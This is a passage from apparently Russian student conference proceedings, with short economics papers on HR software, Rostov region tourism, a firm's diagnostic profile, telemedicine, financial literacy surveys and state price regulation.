Автоматизированная система управления персоналом организации «БОСС-Кадровик» оптимизирует процесс управления кадрами в динамично развивающихся средних компаниях, в относительно крупных организациях, холдингах. К ее преимуществам можно отнести возможность оперировать информацией о тысячах сотрудников организации, осуществлять все необходимые операции и выполнять отчетность. Система нацелена на применения современных методов управления персоналом, она эффективно и полно решает задачи расчета заработной платы и кадрового учета. Система обеспечивает возможность в рамках единой базы данных ведение учета нескольких направлений бизнеса и юридических лиц. Система оснащена штатными средствами коммуникации с внешними системами (бюджетирования, ERP, учета рабочего времени, бухгалтерскими), что позволяет комплексно решать задачи управления кадрами организации.

Основными этапами совершенствования управления персоналом торговой организации на основе использования информационных технологий является выбор необходимого и соответствующего всем требованиям программного продукта для нужд управления персоналом, внедрение и освоение данного программного продукта, решение проблем использования программного продукта, решение проблем защиты используемой электронной информации.

Относительно выбора исследуемой нами торговой организации программного продукта, то такой программой является прикладное решение «1С: Зарплата и управление персоналом 8», функциональные возможности которого позволяют решать все основные задачи по всем процессам работы с персоналом организации.

Основной проблемой на сегодняшний день является то, что некоторые функциональные возможности программы «1С: Зарплата и управление персоналом 8» используются торговой организацией не достаточно полно. В частности, требует более активного использования планирование потребностей организации в персонале на основании составления кадрового плана, поиск кандидатов, их отбор, размещение резюме кандидатов, а также вакансий на посещаемых Интернет-сайтах, планирование занятости работников, управление финансовой мотивацией организации путем формирования и сравнения различных схем мотивации персонала организации. Особое внимание следует уделить созданию и поддержке рабочего места сотрудника организации.

Вместе с тем, несмотря на широкие возможности, предоставляемые программой «1С: Зарплата и управление персоналом 8», существуют реальные трудности с ее использованием. Часть из них являются техническими и объясняются недостаточной отлаженностью самой программы, другие связаны с недостаточной подготовленностью работников организации. Следовательно, в целях совершенствования управлением персонала необходимо также регулярно внедрять новые версии конфигурации «1С: Зарплата и управление персоналом», а также осуществлять повышение квалификации работников кадровой службы.

Литература:

1. Венделева М.А., Вертакова Ю.В. Информационные технологии управления.- М.: Юрайт. 2014.
2. Граничин О.Н., Кияев В.И. Информационные технологии в управлении. Учебное пособие.- М.: Интернет- ИНТУИТ. 2012.

Оценка уровня привлекательности Ростовской области, как
центра въездного туризма

Балашева Ю.Б.

Научный руководитель: Репина Е.А., к.э.н., доцент

В своём исследовании, мы разработали и осуществили исследование на основе социального опроса, для того что бы проследить качественные и количественные характеристики существующего положения дел в области внутреннего туризма и предложили комплекс мероприятий для поднятия имиджа Ростовской области, как достойного региона для развития туризма. Для этого было проведено анкетирование среди жителей города Ростова-на-Дону. Объем выборочной совокупности составил 100 человек. Произвольным образом отбирались группы лиц определенного возраста (до 20 лет, от 20 до 40 лет, от 40 до 60 лет, старше 60 лет) с последующим опросом в них.

Анализ полученной эмпирической информации по проблеме исследования позволяет отметить следующие моменты.

Так, наибольшие показатели предпочтений отдыхать, не выезжая из города, характерны для респондентов в возрасте до 20 лет и старше 60 лет. Данная структура предпочтений может быть объяснена тем, что для лиц моложе 20 лет, не вовлеченных в трудовую деятельность, городское пространство ассоциируется с досугом. В то же время, люди старше 60 лет менее мобильны и менее склонны выезжать с постоянного места жительства. (Рисунок 1).




Рисунок 1 –Предпочтительные виды отдыха жителей Ростова-на-Дону

Познавательные мотивы проведения отдыха характерны для респондентов от 40 до 60 лет – 40% и наиболее низкие – среди лиц в возрасте до 20 лет: 24 %. Выбор спортивного отдыха снижается с 44% в группе моложе 20 лет до 12 % в группе от 40 до 60 лет и до 8 % в группе

старше 60 лет. Зато, лечебно – оздоровительная составляющая отдыха составляет обратную тенденцию: 32% в возрасте до 20 лет, 48 % лиц в возрасте от 40 до 60 лет и 64 % лиц в возрасте старше 60 лет.

Менее всего уровнем цен на услуги внутреннего туризма довольны лица от 20 до 40 лет и старше 60 лет, 28% и 40% соответственно. На возрастной период первой группы выпадает основная тяжесть забот по созданию семьи, воспитанию, обучению детей, что вынуждает большую часть из них экономно распределять денежные средства. Определенная часть группы старше 60 лет не работает и находится на пенсии, поэтому их средства также не велики.

Респонденты также оценивали уровень и качество различных объектов туристической индустрии. Оценки наилучшего состояния сервиса в группах опрошенных распределились следующим образом (рисунок 2):




Рисунок 2- Оценка уровня сервиса объектов туристической индустрии внутреннего характера

Таким образом, на основании всего вышеуказанного можно сделать определенные выводы. В целом система внутреннего российского туризма не рассматривается значительной частью граждан как адекватный их основным интересам и целям способ проведения свободного времени и отдыха.

На территории Донского края развиты и могут иметь место быть многие виды туризма : познавательный, деловой, сельский, экологический, этнографический, водный.

Для повышения уровня конкурентоспособности регионального туристического продукта необходимы новые решения. Одним из таких решений может стать проект «Серебряная подкова Дона», состоящий из 3-х маршрутов, охватывающих наиболее привлекательные населенные пункты.

При осуществлении экскурсионной программы туристы сталкиваются с рядом проблем. Отсутствуют места для парковки туристского транспорта , отсутствуют указатели к основным достопримечательностям. В автопарках

не хватает современных экскурсионных автобусов большой вместимости и микроавтобусов для индивидуальных групп и групп не больших масштабов. В большинстве крупных туристских пунктах Ростовской области отсутствуют гостиницы экономкласса. Другой очень важной проблемой является недостаточный уровень подготовки гидов, переводчиков и экскурсоводов.

Ростовская область обладает хорошими перспективами для развития водных видов туризма, которые предпочитают большинство туристов. К великому сожалению, водный вид туризма на сегодняшний день в Ростовской области не развит. Услуги водного туризма в Ростовской области предоставляют три судоходные пассажирские компании, причем осуществляются они только в сентябре. Для повышения качества водного туризма на территории Ростовской области следует решить следующие задачи:

- организовать места для «зеленых стоянок» и мест отдыха туристов, выбирающих водный туризм;
- обустроить и реконструировать имеющиеся причалы;
- построить новые для швартовки больших и малых пассажирских судов благоустроить пляжи в местах стоянок пассажирских судов.

Отличительной чертой Ростовской области является уникальный этнос России- донские казаки. В связи с этим необходимо сочетать в программах туристов в Ростовской области два вида туризма, которые очень популярны сегодня за рубежом – сельский и этнографический туризм. Под сельским туризмом в Ростовской области понимается пребывание туристов на территории населенного пункта, где им предоставляется возможность заняться сельскохозяйственной деятельностью.

Утверждать, что этнографический туризм не развит в Ростовской области нельзя, так как уникальную деятельность в этом направлении ведет Старочеркасский историко-архитектурный музей-заповедник. Это комплекс жилых зданий – памятник архитектуры XVIII века, охраняемый ЮНЕСКО. На территории заповедника каждое проходят фольклорные праздники, на которые съезжаются различные фольклорные ансамбли и коллективы со всего Дона. Только здесь туристы могут почувствовать колорит донского казачества.

Эффективное развитие туризма позволит в значительной степени увеличить поток туристов и как следствие приток финансовых поступлений в экономику Ростовской области. Вместе с этим будет обеспечен рост налоговых отчислений в бюджеты различных уровней, а так же произойдет развитие смежных отраслей экономики и повышение занятости населения.

Построение диагностического профиля коммерческого предприятия ООО «Гарантия»

Бондаренко Ю.С., Федоров М.А.

Научный руководитель: Мошкин И.В., к.э.н., доцент

При принятии экономически обоснованного решения менеджер должен основываться на результатах диагностики состояния фирмы. Любое предприятие старается развиваться по рассчитанной траектории к определенной цели. Однако в реальной жизни запланированный процесс достижения цели подвергается различным воздействиям внешней и внутренней среды, в связи, с чем возникают отклонения реальной траектории от запланированной [1, 3]. Причем эти отклонения могут иметь как положительное, так и отрицательное влияние на деятельность предприятия [2].

Таким образом, представляется целесообразным производить контроль состояний деятельности фирмы, выявлять тенденции их изменений и осуществлять антикризисное управление фирмой. Диагностический анализ – это метод исследования организационных систем, использующий при диагностике количественную оценку свойств и состояний организации, а также причин дезорганизации ее структурных образований.

Для осуществления организационной диагностики организации будем рассматривать процесс функционирования организации на дискретном пространстве состояний S , которое включает три непересекающиеся области, что можно представить формулой:

$$S = S^N + S^+ + S^- \quad (1.1)$$

Где, S^N – подмножество нормальных состояний организации, определенных плановой траекторией развития;

S^+ – подмножество отклонений от плановой траектории, способствующих более эффективному развитию предприятия;

S^- – подмножество отклонений от плановой траектории, способствующих развитию кризисного состояния предприятия.

Для начала необходимо определить признаки, по которым будет оцениваться объект. Возьмем в качестве объектов для исследования основные подсистемы предприятия. Оценка эффективности их функционирования мы будем производить с помощью метода экспертных оценок.

Для обеспечения сопоставимости критериев воспользуемся бальной системой оценки. Экспертные оценки дают возможность определить реальное состояние, и оформить результаты диагностики в виде таблицы 1, где введены следующие обозначения сфер деятельности организации: F_1 – финансовая деятельность; F_2 – снабжение материально-техническими

ресурсами; F_3 – логистическая деятельность; F_4 – управленческая деятельность; F_5 – маркетинговая политика и рекламная деятельность; F_6 – управление персоналом; F_7 – организационное поведение и имидж организации; F_8 – информационное и правовое обеспечение управленческой деятельности; F_9 – управление социальным развитием коллектива предприятия; F_{10} – уровень сервиса и обслуживания клиентов.

Таблица 1 – Экспертные оценки состояния сфер деятельности предприятия

F ₁	F ₂	F ₃	F ₄	F ₅	F ₆	F ₇	F ₈	F ₉	F ₁₀
4	6	7	7	7	8	7	4	6	6
5	7	6	6	8	7	7	5	6	5
6	7	4	7	3	8	8	6	7	6
6	6	4	5	9	7	8	4	7	3
5	7	3	7	8	7	8	3	6	5
4	6	3	8	9	7	7	6	6	6
5	7	5	6	8	8	8	4	7	5
6	7	4	7	9	8	8	7	6	6
3	8	5	6	7	8	8	5	7	5
5	7	8	7	5	9	9	5	7	5

Для получения средних значений оценок экспертов применим формулу среднего балла оценок:

$$x_i = \frac{1}{n} \cdot \sum_{j=1}^n x_{ij} \quad (1.2)$$

В результате обработки результатов экспертизы получим показатели средних результатов, значения которых приведены в таблице 2.

Таблица 2 – Показатели среднего результата

	F ₁	F ₂	F ₃	F ₄	F ₅	F ₆	F ₇	F ₈	F ₉	F ₁₀
x	4,5	4,6	4	6,6	6	6,8	6,3	4,4	6,8	5,2

Экспертные оценки деятельности образовательного учреждения в различных сферах дают возможность определить реальное его состояние, и оформить результаты диагностики в виде таблицы.

На основании оценки различных сфер деятельности предприятия построим его диагностический профиль.

Таблица 3 – Результаты диагностики

Область диагностики	S^+	S^N	S^-
Финансовая деятельность - F_1			$S_2^- (4,5)$
Снабжение ресурсами – F_2			$S_2^- (4,6)$
Логистическая деятельность - F_3			$S_1^- (4)$
Управленческая деятельность - F_4	$S_2^+ (6,6)$		
Маркетинговая политика и рекламная деятельность - F_5	$S_1^- (6)$		
Управление персоналом - F_6	$S_1^+ (6,8)$		
Оргповедение и имидж организации - F_7	$S_2^+ (6,3)$		
Информационное и правовое обеспечение - F_8			$S_1^- (4,4)$
Управление социальным развитием - F_9	$S_2^+ (6,8)$		
Уровень сервиса и обслуживания клиентов		$S^N(5)$	




Рисунок 2.6 - Диагностический профиль ООО «Гарантия»

Согласно рис. 2.6, в проблемной области для данной организации находятся следующие функциональные области: финансовая деятельность, снабжение ресурсами, логистическая деятельность, информационное и правовое обеспечение управленческой деятельности.

Литература:

1. Левшина О.Н. Современные методы обеспечения конкурентоспособности в предпринимательстве – М.: Юриспруденция, 2012. С. 34
2. Попова В.М. Бизнес – планирование: Учебник / Под ред. В. М. Попова С.И. Ляпунова и С.Г. Млодика. Изд 2-е, пераб. и доп. – М.: Финансы и статистика, 2009. С. 53
3. Мошкин И.В. Система государственной поддержки организации предпринимательской деятельности, ориентированная на повышение качества жизни / Экономика и предпринимательство. 2014. № 4-2 (45-2). С. 827-830.

Проблемы внедрения системы электронного здравоохранения

Веранян Р.Г.

Научный руководитель: Боева К.Ю., преподаватель

Изменения в области здравоохранения требуют новых к подходов к решению таких проблем как возрастающая сложность бизнес-процессов в медицине, использование дорогостоящих ресурсов, оказание индустриальных объемов медицинской помощи, проблемы качества и стандартизации медицинских услуг. Большинство выявленных проблем невозможно реализовать без информационных технологий и современного коммуникационного обеспечения. Существующая система управления не справляется с поставленными задачами.

Развитие региональных телемедицинских систем является определяющим условием массового внедрения услуг электронного здравоохранения.

За последние годы подобные системы формируются в целом ряде регионов России, однако их создание требует выполнения комплекса условий нормативного, экономического, технологического, организационного, кадрового характера и поэтапной реализации.

В настоящее время существенно расширился спектр электронных услуг, которые охватывают не только клиническое, но и образовательное, управленческое направления, организацию медицинской помощи на её различных этапах, что объединяется общим термином «электронное здравоохранение». Это обусловлено, прежде всего, прогрессом в развитии информационно-телекоммуникационных технологий. В то же время в развитии электронных услуг здравоохранения имеются проблемы, связанные с отсутствием завершённой нормативной базы, устойчивых механизмов финансирования, системы подготовки медицинских кадров. Эти проблемы могут быть преодолены при использовании опыта развития систем телемедицины и электронного здравоохранения, имеющегося в регионах.

В ряде зарубежных стран телемедицина уже давно применяется в практике здравоохранения. В США, Великобритании, Японии и других странах разрабатываются специальные проекты домашней телемедицины, интернет-телемедицины. Телемедицина используется как способ оказания диагностических и лечебных услуг населению по каналам электронных коммуникаций для лиц, проживающих в труднодоступных районах, находящихся в местах заключения.

На региональном уровне телемедицинские центры имеются у половины субъектов РФ. Например в Южном федеральном округе – 9 центров.

В проекте Концепции развития системы здравоохранения до 2020 г. выделено направление по информатизации здравоохранения, где указывается на необходимость развития телемедицинских технологий для

проведения дистанционно-консультативной диагностической деятельности при оказании первичной и специализированной медицинской помощи.

Развитие телемедицины особенно важно для России с ее огромной территорией, неравномерным распределением населения, наличием отдаленных населенных пунктов. Телемедицинские технологии могли бы играть ключевую роль в медицинском обслуживании населения сельской местности, удаленных и труднодоступных районов России, где не хватает ни квалифицированного персонала, ни соответствующего оборудования.

За последние 5 лет разработано несколько основных стандартов, касающихся информационного обмена между лечебными учреждениями и другими учреждениями здравоохранения. Среди них ГОСТ Р 52979 «Информатизация здоровья. Состав данных сводного регистра застрахованных граждан для электронного обмена этими данными. Общие требования», ГОСТ Р 52977 «Информатизация здоровья. Состав данных о взаиморасчетах за пролеченных пациентов для электронного обмена этими данными. Общие требования», ГОСТ Р 52978 «Информатизация здоровья. Состав данных о лечебно-профилактическом учреждении для электронного обмена этими данными. Общие требования», ГОСТ Р 52976 «Информатизация здоровья. Состав первичных данных медицинской статистики лечебно-профилактического учреждения для электронного обмена этими данными. Общие требования».

Целью нормативного обеспечения телемедицинских технологий является законодательное закрепление единого механизма регулирования оказания телемедицинских услуг и гармонизация этого механизма соответствующими международными правовыми документами.

Несмотря на актуальность развития телемедицины, стратегия развития телемедицинских услуг в Российской Федерации до сих пор еще не определена. Необходимо приведение в соответствие с современными требованиями действующей нормативно-правовой базы по вопросам оказания телемедицинских услуг.

В настоящее время ведущей, принципиальной идеей является информационное обеспечение здравоохранения и науки, создание единого информационного пространства, в котором все участники системы взаимодействуют между собой и свободно обмениваются необходимой для работы информацией.

Таким образом, идет постоянная работа в сфере разработки нормативной базы внедрения телемедицины и повышается сложность организационно-структурных схем и вариантов оказания помощи потребителям телемедицинских услуг. Традиционные административные схемы управления тормозят развитие отрасли, необходимо внедрение новых подходов, опирающихся на информационные технологии, которые позволят совершенствовать систему менеджмента качества.

Литература:

1. Актуальные проблемы внедрения телемедицинских технологий // Журнал. Заместитель главного врача. №5. 2009 // [Http://www.zdrav.ru/library/publications/detail.php?ID=720](http://www.zdrav.ru/library/publications/detail.php?ID=720)
2. Боева К.Ю., Бунеева Т.В. [Электронное здравоохранение](#) // [Труды Северо-Кавказского филиала Московского технического университета связи и информатики](#). 2014. №2. С. 328-331.
3. Муравьева Н.Н., Анопченко Т.Ю. [Междисциплинарный подход к модернизации здравоохранения](#) // [Российский академический журнал](#). 2013. Т. 26. №4. С. 35-36

**Финансовая грамотность населения:
анализ ситуации и перспективы развития**

Лопатин А.И.

Научный руководитель: Теплюкова Л.В., к.э.н., преподаватель

Одним из важных факторов развития высокого экономического потенциала страны является уровень финансовой грамотности населения, ведь обладание финансовыми знаниями и способностью применения их на практике дает возможность гражданам страны вести грамотную кредитную политику, составлять учет доходов и расходов, накапливать сбережения и в итоге планировать личный бюджет.

Цель исследования - оценка уровня финансовой грамотности школьников, пенсионеров, студентов г. Ростова-на-Дону и их отношения к преподаванию азов финансовой грамотности в вузах.

Для достижения поставленной цели были решены следующие задачи:

1. Проведена оценка уровня финансовой грамотности студентов.
2. Выявлена востребованность знаний о финансовом рынке, финансовых институтах и предоставляемых ими услугах.
3. Изучены существующие способы получения информации о финансовых институтах; возможности самообразования в данной сфере.
4. Выявлены финансовые стратегии студентов: планы воспользоваться финансовыми услугами в будущем.
5. Проведена оценка внесения финансовых знаний в программу обучения, и их достаточности с точки зрения студентов.

За метод исследования был взят анкетный опрос. Опрос проходил в МОУ СОШ № 98 им. В.Н.Цыганова, МБОУ СОШ №107 «Экология и диалектика», МАОУ СОШ № 96 им. М.В.Нагибина «Эврика-Развитие», МБОУ СОШ №65 г. Ростова-на-Дону. В ходе исследования ученикам было предложено ответить на вопрос: Как ученики 9-х классов дальше строят свое образование?




Рис.1 Распределение учеников школ г.Ростова-на-Дону

Данный рисунок говорит нам о том, что только 23% школьников переходят в старшие классы, 54% школьников поступают в ПТУ, техникумы, колледжи и только 6% школьников решившие закончить обучение после 9 класса. Результаты исследования НАФИ по оценки уровня финансовой грамотности студентов российских вузов, показали, что у учеников сельских школ наблюдается другая тенденция, около 80% школьников после 9 класса переходят в старшую школу, а затем поступают в высшие учебные заведения.

Следующим шагом было разделение опрашиваемых людей на 4 группы – это ученики старших классов и директора, указанных выше школ, студенты ведущих вузов г. Ростова-на-Дону (РГЭУ (РИНХ), ДГТУ, ЮФУ), и пенсионеры. Что позволило определить, как мероприятия по повышению финансовой грамотности населения доходят до непосредственных участников. Всем этим группам задавались одинаковые вопросы. Результаты опроса ученики старших классов, студентов, директоров школ, пенсионеров представлены на рисунке 2.



Рис.2 Результаты опроса учеников старших классов, студентов, директоров школ, пенсионеров

Из представленных выше данных можно сказать, что студенты наиболее осведомлены о том, что такое финансовая грамотность и об открытии центров финансовой грамотности в г. Ростове-на-Дону. Это и не удивительно, потому что на данный момент мероприятия по повышению финансовой грамотности направлены именно на молодежь, что нельзя

сказать о школьниках и пенсионерах. Финансовая грамотность студентов по субъективной оценке находится на достаточно высоком уровне – больше половины студентов оценивают свои знания и навыки по управлению личными финансами как хорошие и отличные. При этом студенты экономических специальностей оценивают свои знания выше.

Меньше всего владеют информацией и попадают под данную социальную программу пенсионеры. Лишь 20% опрошенных пенсионеров знают о том, что такое финансовая грамотность, 10% опрошенных слышали об открытии центра финансовой грамотности, и только 30% хотели бы посещать занятия по повышению финансовой грамотности.

Стоит отметить, что чаще всего люди, окончившие высшие учебные заведения имеют понятие о том, что такое финансовая грамотность и как ее использовать для достижения поставленных целей. На вопрос: «Какое образование вы хотели бы получить в качестве второго высшего?» студенты ответили следующим образом, данные представлены на рисунке 3.




Рис.3 Опрос студентов высших учебных заведений г. Ростова-на-Дону

Студенты проявили большую заинтересованность в дополнительных знаниях об управлении личными денежными средствами, хотели бы знать больше об этой сфере. Тем не менее, доля тех, кто считает, что они знают то, что им нужно, достаточно высока.

Таким образом, можно сказать о том, что в г. Ростове-на-Дону активно идет социальная политика, по повышению финансовой грамотности населения. Также можно отметить, что результат есть, но следует обратить внимание, что эта программа основана на привлечение внимания к проблеме, но ни как не способ её эффективного решения. Поэтому можно предложить следующие меры по борьбе с финансовой безграмотностью:

1. Создание и усиления PR-компании по повышению финансовой грамотности населения. Популяризация через средства массовой информации, запуск специализированных телепередач и проектов.

2. Прививать, начиная с дошкольного возраста, стремление к знаниям в сфере финансовой грамотности путем введения игровых программ в дошкольных учреждениях, которые помогут ребенку с детства интегрироваться в существующие экономические реалии.

3. Включение в Федеральный государственный образовательный стандарт для старшей общеобразовательной школы основных компетенций в области личных финансов и практической экономики.

4. Оказание государственной помощи высшим учебным заведениям для создания союзов студенческих организаций, которые направлены на популяризацию финансовой грамотности.

Государственное регулирование ценообразования в условиях кризиса

Татьяна И.М.

Научный руководитель: Оркина Елена Алексеевна, к.э.н., доцент

Государственное регулирование цен – это действия органов государственной власти, субъектов РФ и местного самоуправления в сфере ценообразования, направленные на осуществление регулирования цен в народном хозяйстве, сфере услуг и контроля за их соблюдением. Тема актуальна тем, что регулирование цен государством позволяет сдерживать их неоправданный рост и управлять ими в зависимости от изменения экономических условий.

Воздействие государства на цены осуществляется через разветвленную систему прямых и косвенных методов.

Методы косвенного (неценового) воздействия – это воздействие государственных органов исполнительной власти не на сами цены, а на факторы, которые влияют на них. К таким методам относятся: антимонопольное законодательство, установление налогов и налоговых ставок, регулирование денежного обращения и кредита.

Методы прямого воздействия государства на цены подразумевает установление предельного уровня цен.

В соответствии со ст. 71 Конституции РФ в ведении государства находятся основы ценовой политики. Органы исполнительной власти РФ обеспечивают реализацию государственной ценовой политики и законодательства РФ о ценообразовании. На федеральном уровне – это Правительство Российской Федерации, Министерство экономического развития и торговли РФ. На уровне субъектов Российской Федерации – законодательные и исполнительные органы соответствующих субъектов Федерации, органы местного самоуправления.

Механизмы и принципы ценообразования в России разбросаны по множеству законодательных актов. Государством в настоящее время регулируется продукция и услуги естественных монополий с помощью 15 федеральных законов, более чем 100 актов федеральных органов исполнительной власти и около 1 тысячи нормативно-правовых актов

других уровней власти. Совершенно очевидно, что столь широкое разнообразие правовых норм существенно замедляет и усложняет процесс государственного воздействия на цены и тарифы.

В современных условиях нестабильности экономики особое внимание следует уделить регулированию ценообразования на продукты питания и лекарства.

Согласно ФЗ «Об основах государственного регулирования торговой деятельности» от 28 декабря 2009 г. № 381 цены на продаваемые товары устанавливаются хозяйствующими субъектами, осуществляющими торговую деятельность. Нормами закона допускается введение государством предельных цен на социально-значимые продукты питания. Если в течение 30 дней подряд на территории отдельного региона рост розничных цен на отдельные виды социально значимых товаров составит 30% и более, Правительство РФ имеет право на срок до 3 месяцев установить предельно допустимые розничные цены.

Ситуация на сегодняшний день такова, что введение санкций, падение рубля по отношению к иностранным валютам, вызванное как снижением стоимости нефти, так и бездействием властей и Центрального Банка против спекуляции с валютой привело к скачку цен. В итоге продукты питания подорожали на 15 % и более, а в некоторых областях мясо, сыр, картофель и мороженая рыба подорожали на 50%, капуста подорожала на 353%, огурцы – на 544%, перец – на 654%. Наблюдается значительный рост цен на отдельные виды продуктов, но Правительство РФ так и не установило предельные цены на социально-значимые продукты питания.

Ситуация на рынке лекарственных препаратов также требует вмешательства государства. В 2014 году аналитиками был зафиксирован рост цен на лекарства на 12,7 %. Почти 80% продукции ввозится в страну из-за рубежа, при этом оставшиеся 20% рынка сложно назвать отечественным производством, поскольку большая часть сырья для него также поставляется из-за границы.

Регулирование цен на лекарства происходит на основе Постановления Правительства РФ от 11.12.1992 г. №970 «О порядке формирования цен на ЛС и изделия медицинского назначения и обеспечении мер по социальной защите населения», ФЗ «Об обращении лекарственных средств» от 12.04.2010 № 61, в соответствии с которыми производитель обязан регистрировать оптовые цены на лекарства, входящие в правительственный перечень жизненно необходимых лекарственных средств.

Согласно данным законодательным актам цена на лекарственный препарат рассчитывается на базе двух методик:

- определения предельной цены производителя жизненно необходимых и важнейших лекарственных средств;
- определения предельных торговых надбавок.

Итоговая цена лекарства в аптеке:

- предельная цена + надбавки;
- таможенная стоимость (для импортных лекарственных препаратов);
- таможенная пошлина (11%) + НДС (для импортных лекарственных препаратов);
- наценка дистрибьютера (не менее 2 дистрибьютеров) + НДС;
- наценка аптеки (до 30%) + НДС.

Современные российские реалии показывают, что законодательная база ценообразования лекарственных средств имеет ряд проблем: нет механизмов «принуждающих» к регистрации цен; менее 25% лекарств из ПЖНЛС имеют зарегистрированную цену; зарегистрированные цены иногда превышают реальные отпускные, цены не перерегистрируются несколько лет.

В итоге оптовые и розничные продавцы при продаже одинаковых препаратов несут одинаковые издержки, получая при этом принципиально разную прибыль.

Президент РФ подписал два антикризисных закона (2015г.):

- «Об обращении лекарственных средств» (предусматривает госрегулирование цен на медицинские имплантаты);
- «Об основах охраны здоровья граждан в РФ» (предоставляет правительству право устанавливать особенности госрегулирования предельных отпускных цен на жизненно важные лекарства).

Несмотря на действия правительства, необходима доработка законодательной базы в сфере цен на лекарства.

Таким образом, можно сделать вывод, что если государство не вмешается в регулировании цен, то оно потеряет один из важнейших методов борьбы с монополизмом. Или, наоборот, при чрезмерном вмешательстве рыночные механизмы сильно ослабеют, и появится вероятность потери рыночных ориентиров.

Литература:

1. Конституция РФ от 12.12.1993 г. – М.: Эксмо, 2015 г.
2. ФЗ «Об основах государственного регулирования торговой деятельности» от 28 декабря 2009 г. № 381.
3. Постановления Правительства РФ от 11.12.1992 г. №970 «О порядке формирования цен на ЛС и изделия медицинского назначения и обеспечении мер по социальной защите населения».
4. ФЗ «Об обращении лекарственных средств» от 12.04.2010 № 61.
5. Батычко В.Т. Предпринимательское право. Конспект лекций. Таганрог: ТТИ ЮФУ, 2011 г.
6. Федеральная служба государственной статистики. URL: <http://www.gks.ru>

